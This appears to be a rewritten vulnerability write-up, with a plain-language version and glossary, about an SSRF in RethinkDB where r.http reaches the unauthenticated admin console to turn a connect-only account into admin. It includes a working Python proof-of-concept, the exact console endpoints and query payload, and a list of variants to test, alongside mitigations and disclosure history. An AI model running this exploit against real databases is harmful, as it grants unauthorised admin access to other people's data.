RethinkDB and its (evil) features
RethinkDB's web administration interface, which binds to localhost and lacks authentication, can be reached via the database's r.http feature, allowing an attacker to execute arbitrary ReQL queries as admin. This enables privilege escalation from a user with only 'connect' permission to full admin access.

medium.com
Published on medium.com
In this story I’ll tell you how I found a small problem in RethinkDB, which may lead to gain admin user privileges and allow you to execute ReQL queries without any restrictions.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
RethinkDB is a NoSQL database built for realtime applications. I use it in my CTF tasks and other projects because it is simple to deploy and simple to talk to. One day I realised that a combination of two of its features can lead to serious consequences: a server-side request forgery (SSRF) that ends in admin privileges and unrestricted ReQL query execution.

Context
Two RethinkDB features combine to make the attack work:
- External API access. Users can make HTTP requests to retrieve data from external services directly into the database. This is the
r.httpcommand. - The web interface. An admin tool that binds to
[redacted]:8080and requires no authentication at all.
Put them together: r.http plus [redacted]:8080 equals SSRF into the administration console. The idea is simple, but the consequences depend on how the application exposes r.http to its users. I built two example applications to show how much it can hurt; their sources are in the rethinkdb-ssrf-examples repository.
Setup
The first example is HealthChecker, a small service that helps users track responses from their own services. It takes some information about a service from the user, such as the URL, the HTTP method and the request body. Once a minute it logs the response body to RethinkDB, so users can see whether there are any errors.

The "Chuck Norris jokes" service is OK.
The second example is RethinkDB-as-a-Service: an instance shared with untrusted people, where each of them gets an account with restricted permissions. The question the example asks is whether a user holding only the connect permission should be able to reach admin access over the whole database.
Finding it
The idea is that the web interface listens on loopback and performs no authentication, so r.http can reach it from the same host and drive the admin console. In HealthChecker the user controls the URL, method and body of the request that gets logged, which is exactly the primitive needed to talk to [redacted]:8080.
Exploitation
Step 1: open a connection in the web interface
The first thing needed is a connection inside the RethinkDB web interface. That is done with a POST request to:
http://[redacted]:8080/ajax/reql/open-new-connection

Here is the connection id.
The response gives back a connection id, which the next request needs.
Step 2: execute a query on that connection
With the connection id in hand, a POST to the following endpoint executes the actual query:
http://[redacted]:8080/ajax/reql/?conn_id={connection_id}
As an example, retrieving the rethinkdb.permissions table uses a query that is JSON like this:
[1, [15, [[14, ["rethinkdb"]], "permissions"]], {"binary_format": "raw", "time_format": "raw", "profile": false}]
One detail matters here: it is necessary to put the bytestring \x01\x00\x00\x00\x00\x00\x00\x00 before the query. Doing that from a browser is hard, so the repository contains a script that performs all the steps automatically.

Result of the query: the retrieved rethinkdb.permissions table.
That is the whole attack: the rethinkdb.permissions table was retrieved by exploiting SSRF. Reading tables is not the limit. Anything that can normally be done with RethinkDB can be done here; the only requirement is to make a proper query.
The simplest way to obtain the JSON for a query is to launch RethinkDB locally, open the Web UI, execute the queries you need, and copy their JSON from the DevTools Network tab.

Request payload for the r.db("rethinkdb").info() query.
Step 3: privilege escalation with only connect
In the RethinkDB-as-a-Service scenario the attacker does not control an application's request parameters. Instead they hold a database account with the connect permission and use r.http from inside their own queries to reach the Administration Console API at http://[redacted]:8080/, executing RethinkDB commands as admin. The PoC sets up a user like this:
r.db('rethinkdb').table('users').insert({id: 'cheburek', password: 'cheburek'})
r.grant('cheburek', {connect: true})
The script itself:
#!/usr/bin/env python3

## PoC for SSRF leads to privilege escalation in RethinkDB
# User with `connect` permission can use Administration Console API (http://[redacted]:8080/) to execute RethinkDB commands as admin

## Setup:
# r.db('rethinkdb').table('users').insert({id: 'cheburek', password: 'cheburek'})
# r.grant('cheburek', {connect: true})

import rethinkdb as r

# Auth as non-privileged account
c = r.connect(user='cheburek', password='cheburek')

# Permissions check
print("Proving that we don't have permissions for executing `r.db('rethinkdb').table('permissions')`")
try:
    r.db('rethinkdb').table('permissions').run(c)
    raise Exception('WTF: user has permissions for `rethinkdb.permissions` table')
except r.errors.ReqlPermissionError as e:
    print('OK: {}'.format(e), end='\n\n')

print('Open admin connection via Administration Console API')
token = r.http('http://[redacted]:8080/ajax/reql/open-new-connection', method='POST').run(c)
print('Connected with token `{}`'.format(token), end='\n\n')

print("Executing `r.db('rethinkdb').table('permissions')` as admin...")
result = r.http('http://[redacted]:8080/ajax/reql/?conn_id={}'.format(token),
                method='POST',
                data='\x01\x00\x00\x00\x00\x00\x00\x00'
                '[1,[15,[[14,["rethinkdb"]],"permissions"]],{"binary_format":"raw","time_format":"raw","profile":false}]').run(c)
print(bytes(result))
The script first proves that the account cannot read rethinkdb.permissions directly: the query raises ReqlPermissionError. It then opens an admin connection through the console API, receives a token, and posts the same query, prefixed with the \x01\x00\x00\x00\x00\x00\x00\x00 bytestring, to the conn_id endpoint. The result is printed as bytes. In other words, r.db('rethinkdb').table('permissions') was executed as admin using r.http against the Administration Console API at http://[redacted]:8080/.
Root cause
The design flaw is the combination of an unauthenticated admin interface bound to loopback with a database feature that lets any user issue arbitrary HTTP requests from the server. Loopback binding is treated as a trust boundary, but r.http runs on the same host and crosses it. In the shared-instance case, the connect permission is meant to be restrictive, yet it is enough to reach the console API and act as admin. The report does not describe any code-level fix inside RethinkDB; the team's position was that the issue can be mitigated by configuring the instance properly.
Impact
An attacker who can influence the URL, method and body of an r.http request, for example through an application like HealthChecker, can execute ReQL queries with admin rights: reading tables such as rethinkdb.permissions and, more generally, doing anything RethinkDB allows. On a shared instance, a user with only the connect permission can escalate to admin. The report frames the finding as a small problem that may lead to gaining admin privileges and unrestricted ReQL execution.
Fix
Two mitigations are recommended:
- Disable the web interface with the
no-http-adminoption in the RethinkDB configuration. This stops unauthorised access to RethinkDB, but attackers can still explore the internal network. - If that residual network access is not acceptable, set up a proxy that blocks illegitimate access to local services and pass it as the
--reql-http-proxycommand-line parameter.
For further recommendations, follow the OWASP Server Side Request Forgery Prevention Cheat Sheet.
Running RethinkDB in Docker
The official Docker image binds the Web UI port (8080) to [redacted]. Even if the port is not exposed with -p in docker run or ports in docker-compose.yml, it is reachable through the internal Docker network, usually [redacted]/12. An attacker can reach RethinkDB even without an r.http query.
The vulnerability was reported to the RethinkDB team on 8th December 2019. They decided to warn users in the documentation, since the issue can be mitigated by configuring the instance properly.
Variants to test
- RethinkDB behind an application that fetches user-supplied URLs. Try
http://[redacted]:8080/as the URL. - RethinkDB in Docker. Work out which internal IP the RethinkDB container uses and target port 8080 there.
- Any primitive that allows POST with a controlled body. If you can issue POST requests and manipulate the body, you can open a connection and execute ReQL.
- A RethinkDB account with only the
connectpermission. User.httpagainst the console API as in the PoC.
What happened, in plain words
RethinkDB is a database. A database is a program that stores information so other programs can look it up later. RethinkDB is a particular kind, a NoSQL database, which means it does not use the rows-and-columns tables of a traditional database but stores records in a more flexible form. It is built for realtime applications, meaning apps where data changes and is pushed to users as it changes.
The author uses RethinkDB in CTF tasks (capture-the-flag competitions, where you solve security puzzles) and in other projects, because it is easy to install and easy to talk to from code. One day the author noticed that two of its features, used together, can cause serious trouble. The result is a server-side request forgery (SSRF) that ends with admin privileges and lets an attacker run ReQL queries without any restrictions.
A few words before we start, because they come up constantly:
- Server-side request forgery (SSRF) is a class of bug where an attacker can make a server send a request of the attacker's choosing. Think of a company receptionist who will phone any number you write on a form. You are not allowed into the building, but the receptionist is inside, and the receptionist will call the internal extension you name. SSRF is that: you borrow the server's position inside the network.
- ReQL is RethinkDB's query language, the way you ask the database to read or change data. A query is just a request written in that language.
adminprivileges means the highest level of permission, the account that can do everything.
The two features that combine badly
Feature one: external API access
An API (application programming interface) is a way for one program to ask another program for something, usually over HTTP, the same protocol your browser uses to load web pages. When you open a website, your browser sends an HTTP request and the server sends back a response. An API is the same idea, but between programs rather than between a browser and a person.
RethinkDB has a command called r.http. It lets a query make an HTTP request to an external service and pull the answer straight into the database. In everyday terms: the database has a built-in errand runner. You tell it "go fetch this URL", and it comes back with the contents.
Feature two: the web interface
The second feature is RethinkDB's web interface, an admin tool. It listens on [redacted]:8080. [redacted] is the loopback address, a special address that always means "this same computer". Port 8080 is just a numbered door on that computer. So the admin tool is only reachable from the machine it runs on, and, crucially, it requires no authentication at all. Authentication means proving who you are, with a password or a key. This tool asks for nothing.
The combination
Put the two together: r.http plus [redacted]:8080 equals SSRF into the administration console. The database's errand runner can reach the admin tool on the same machine, and the admin tool lets anyone in. The idea is simple, but how much damage it does depends on how the application exposes r.http to its users. The author built two example applications to show how much it can hurt; their source code is in the rethinkdb-ssrf-examples repository.
The two example applications
Example one: HealthChecker
HealthChecker is a small service that helps users track responses from their own services. A user gives it some information about a service: the URL, the HTTP method (such as GET or POST, which describe what kind of request to make) and the request body (the data sent along with the request). Once a minute, HealthChecker logs the response body to RethinkDB, so users can see whether there are any errors.
The "Chuck Norris jokes" service is OK.
In other words, HealthChecker is a middleman. You tell it a URL, it fetches that URL for you, and it stores the answer. That is exactly the SSRF shape: the user chooses where the server goes.
Example two: RethinkDB-as-a-Service
Imagine sharing one RethinkDB instance with people you do not trust. You give each of them an account with restricted permissions. The question this example asks is whether a user who holds only the connect permission should be able to reach admin access over the whole database. connect is meant to be a modest permission: it lets the account connect, nothing more.
How the problem was found
The idea is straightforward. The web interface listens on loopback and performs no authentication, so r.http can reach it from the same host and drive the admin console. In HealthChecker, the user controls the URL, the method and the body of the request that gets logged. That is exactly the primitive needed to talk to [redacted]:8080. A primitive, in security writing, means the basic building block an attacker needs; here it is "I can make the server send a request I designed".
Exploitation, step by step
Step 1: open a connection in the web interface
The first thing needed is a connection inside the RethinkDB web interface. A connection is a session, like a phone call that stays open so you can keep talking. It is opened with a POST request to:
http://[redacted]:8080/ajax/reql/open-new-connection
What this line means, piece by piece:
http://is the protocol, the language of the request.[redacted]is the same machine, the loopback address.:8080is the port, the numbered door./ajax/reql/open-new-connectionis the path, the specific function on the admin tool being called.ajaxis the name web pages use for background requests made by JavaScript, andreqlrefers to RethinkDB's query language.- POST is the HTTP method used when you are sending data to create something, as opposed to GET, which just asks for a page.
Here is the connection id.
The response gives back a connection id, which the next request needs. A connection id is a short label that identifies the session you just opened, so the server knows which conversation your next message belongs to.
Step 2: execute a query on that connection
With the connection id in hand, a POST to the following endpoint executes the actual query:
http://[redacted]:8080/ajax/reql/?conn_id={connection_id}
Here {connection_id} is a placeholder: you paste in the id you received in step 1. The ?conn_id= part is a query string, the part of a URL that carries small pieces of data, in this case which connection to use.
As an example, retrieving the rethinkdb.permissions table uses a query that is JSON like this:
[1, [15, [[14, ["rethinkdb"]], "permissions"]], {"binary_format": "raw", "time_format": "raw", "profile": false}]
JSON is a text format for structured data, made of lists in square brackets and key-value pairs in curly braces. This particular JSON is not meant to be read by a human; it is the machine form of a ReQL query. Reading it roughly: the outer list describes a query, the inner parts name the database rethinkdb and the table permissions, and the final object sets options such as binary_format and time_format to raw and turns profile off. The rethinkdb.permissions table is the database's own record of who is allowed to do what, which is why it is a juicy target.
One detail matters here: it is necessary to put the bytestring \x01\x00\x00\x00\x00\x00\x00\x00 before the query. A bytestring is a sequence of raw bytes rather than readable text; \x01 means the byte with value 1, and \x00 means a zero byte. The admin tool expects these eight bytes as a prefix before the JSON. Doing that from a browser is hard, because browsers and forms deal in text, so the repository contains a script that performs all the steps automatically.
Result of the query: the retrieved rethinkdb.permissions table.
That is the whole attack: the rethinkdb.permissions table was retrieved by exploiting SSRF. Reading tables is not the limit. Anything that can normally be done with RethinkDB can be done here; the only requirement is to make a proper query.
The simplest way to obtain the JSON for a query is to launch RethinkDB locally, open the Web UI, execute the queries you need, and copy their JSON from the DevTools Network tab. DevTools are the built-in tools in a browser, opened with F12, and the Network tab lists every request the page makes, including the exact data sent. So you let the real interface build the query for you, then copy it.
Request payload for the r.db("rethinkdb").info() query.
Step 3: privilege escalation with only connect
In the RethinkDB-as-a-Service scenario the attacker does not control an application's request parameters. Instead they hold a database account with the connect permission and use r.http from inside their own queries to reach the Administration Console API at http://[redacted]:8080/, executing RethinkDB commands as admin. Privilege escalation means going from a low level of permission to a higher one, like a visitor's badge that somehow opens the server room.
The PoC (proof of concept, a small demonstration that the attack works) sets up a user like this:
r.db('rethinkdb').table('users').insert({id: 'cheburek', password: 'cheburek'})
r.grant('cheburek', {connect: true})
Line by line:
- The first line inserts a new record into the
userstable of therethinkdbdatabase. The record has anidofcheburekand apasswordofcheburek. In a real deployment you would not use such a password; it is a placeholder for the demonstration. - The second line grants that user the
connectpermission, and nothing else. This is the restricted account the example is about.
The script itself:
#!/usr/bin/env python3

## PoC for SSRF leads to privilege escalation in RethinkDB
# User with `connect` permission can use Administration Console API (http://[redacted]:8080/) to execute RethinkDB commands as admin

## Setup:
# r.db('rethinkdb').table('users').insert({id: 'cheburek', password: 'cheburek'})
# r.grant('cheburek', {connect: true})

import rethinkdb as r

# Auth as non-privileged account
c = r.connect(user='cheburek', password='cheburek')

# Permissions check
print("Proving that we don't have permissions for executing `r.db('rethinkdb').table('permissions')`")
try:
    r.db('rethinkdb').table('permissions').run(c)
    raise Exception('WTF: user has permissions for `rethinkdb.permissions` table')
except r.errors.ReqlPermissionError as e:
    print('OK: {}'.format(e), end='\n\n')

print('Open admin connection via Administration Console API')
token = r.http('http://[redacted]:8080/ajax/reql/open-new-connection', method='POST').run(c)
print('Connected with token `{}`'.format(token), end='\n\n')

print("Executing `r.db('rethinkdb').table('permissions')` as admin...")
result = r.http('http://[redacted]:8080/ajax/reql/?conn_id={}'.format(token),
                method='POST',
                data='\x01\x00\x00\x00\x00\x00\x00\x00'
                '[1,[15,[[14,["rethinkdb"]],"permissions"]],{"binary_format":"raw","time_format":"raw","profile":false}]').run(c)
print(bytes(result))
What each part does:
#!/usr/bin/env python3is a shebang, a line that tells the operating system which program should run the file. Here it is Python 3.- The lines starting with
#are comments, notes for humans that the computer ignores. They repeat the setup commands and describe what the script does. import rethinkdb as rloads the RethinkDB client library, the code that lets Python talk to the database, and gives it the short namer.c = r.connect(user='cheburek', password='cheburek')logs in as the restricted account and stores the connection in a variable calledc. A variable is just a named box holding a value.- The
tryblock attempts to readrethinkdb.permissionsdirectly withr.db('rethinkdb').table('permissions').run(c). If that succeeded, the script raises an exception with the messageWTF: user has permissions forrethinkdb.permissionstable, because the whole point is that it should not succeed. - The
except r.errors.ReqlPermissionError as e:block catches the expected refusal and printsOK:followed by the error message. This is the proof that the account really is restricted. token = r.http('http://[redacted]:8080/ajax/reql/open-new-connection', method='POST').run(c)usesr.httpto make the POST request from step 1, from inside the database, and stores the returned connection id intoken. A token here is simply the identifier the console hands back, like a claim ticket.- The final
r.httpcall posts tohttp://[redacted]:8080/ajax/reql/?conn_id={}with the token filled in, usingmethod='POST'anddata=set to the eight-byte prefix followed by the JSON query. The result is stored inresult. print(bytes(result))prints the raw bytes of the answer, which is the table data.
The script first proves that the account cannot read rethinkdb.permissions directly: the query raises ReqlPermissionError. It then opens an admin connection through the console API, receives a token, and posts the same query, prefixed with the \x01\x00\x00\x00\x00\x00\x00\x00 bytestring, to the conn_id endpoint. The result is printed as bytes. In other words, r.db('rethinkdb').table('permissions') was executed as admin using r.http against the Administration Console API at http://[redacted]:8080/.
Why it works
The design flaw is the combination of an unauthenticated admin interface bound to loopback with a database feature that lets any user issue arbitrary HTTP requests from the server. Loopback binding is treated as a trust boundary: the assumption is that only trusted software runs on the same machine, so anything on [redacted] must be safe. But r.http runs on the same host and crosses that boundary. In the shared-instance case, the connect permission is meant to be restrictive, yet it is enough to reach the console API and act as admin. The report does not describe any code-level fix inside RethinkDB; the team's position was that the issue can be mitigated by configuring the instance properly.
What an attacker can do with it
An attacker who can influence the URL, method and body of an r.http request, for example through an application like HealthChecker, can execute ReQL queries with admin rights: reading tables such as rethinkdb.permissions and, more generally, doing anything RethinkDB allows. On a shared instance, a user with only the connect permission can escalate to admin. The report frames the finding as a small problem that may lead to gaining admin privileges and unrestricted ReQL execution.
How to fix it
Two mitigations are recommended:
- Disable the web interface with the
no-http-adminoption in the RethinkDB configuration. This stops unauthorised access to RethinkDB, but attackers can still explore the internal network. - If that residual network access is not acceptable, set up a proxy that blocks illegitimate access to local services and pass it as the
--reql-http-proxycommand-line parameter. A proxy is a middleman server that all outgoing requests must pass through, so it can inspect and refuse them.
For further recommendations, follow the OWASP Server Side Request Forgery Prevention Cheat Sheet. OWASP is an open community that publishes free security guidance.
Running RethinkDB in Docker
Docker is a tool for running software in containers, lightweight isolated boxes on a machine. The official Docker image binds the Web UI port (8080) to [redacted], which means "all network interfaces", not just loopback. Even if the port is not exposed with -p in docker run or ports in docker-compose.yml, it is reachable through the internal Docker network, usually [redacted]/12. An attacker can reach RethinkDB even without an r.http query.
The vulnerability was reported to the RethinkDB team on 8th December 2019. They decided to warn users in the documentation, since the issue can be mitigated by configuring the instance properly.
Things to try if you are testing
- RethinkDB behind an application that fetches user-supplied URLs. Try
http://[redacted]:8080/as the URL. - RethinkDB in Docker. Work out which internal IP the RethinkDB container uses and target port 8080 there.
- Any primitive that allows POST with a controlled body. If you can issue POST requests and manipulate the body, you can open a connection and execute ReQL.
- A RethinkDB account with only the
connectpermission. User.httpagainst the console API as in the PoC.
Glossary
- API: a defined way for one program to ask another for data or actions, usually over HTTP.
- Authentication: proving who you are, typically with a password or key.
- Bytestring: a sequence of raw bytes rather than readable text, written with escapes such as
\x01. - Command-line parameter: an option typed after a program's name when starting it, such as
--reql-http-proxy. - Connection: an open session between a client and a server, kept alive for a series of requests.
- Connection id: a short label identifying an open session so later requests can be matched to it.
- Container: an isolated, lightweight runtime for software, provided by Docker.
- CTF: capture the flag, a competition where participants solve security puzzles.
- DevTools: the built-in browser tools, opened with F12, that show requests, responses and page internals.
- Docker: a tool for running software in containers.
- Docker image: a packaged template used to start a container.
- Endpoint: a specific address on a server that performs a particular function.
- Exception: an error raised by a program, which can be caught and handled.
- HTTP: the protocol browsers and programs use to exchange requests and responses.
- HTTP method: the verb of a request, such as GET (fetch) or POST (send and create).
- JSON: a text format for structured data using lists and key-value pairs.
- Loopback: the address
[redacted], meaning the same machine. - NoSQL database: a database that stores records flexibly rather than in fixed rows and columns.
- OWASP: an open community publishing free application security guidance.
- PoC: proof of concept, a small demonstration that an attack works.
- Port: a numbered door on a computer through which a service is reached, such as 8080.
- Privilege escalation: moving from a low permission level to a higher one.
- Proxy: a middleman server that outgoing requests pass through and that can block them.
- Query: a request written in a database's language to read or change data.
- Query string: the part of a URL after
?that carries small pieces of data. - ReQL: RethinkDB's query language.
- RethinkDB: a NoSQL database built for realtime applications.
- Shebang: the first line of a script telling the operating system which program runs it.
- SSRF: server-side request forgery, a bug where an attacker makes a server send a request of the attacker's choosing.
- Token: here, the identifier returned when a connection is opened, used to refer to it later.
- Variable: a named box in a program holding a value.
- Web interface: a browser-based admin tool for a service.



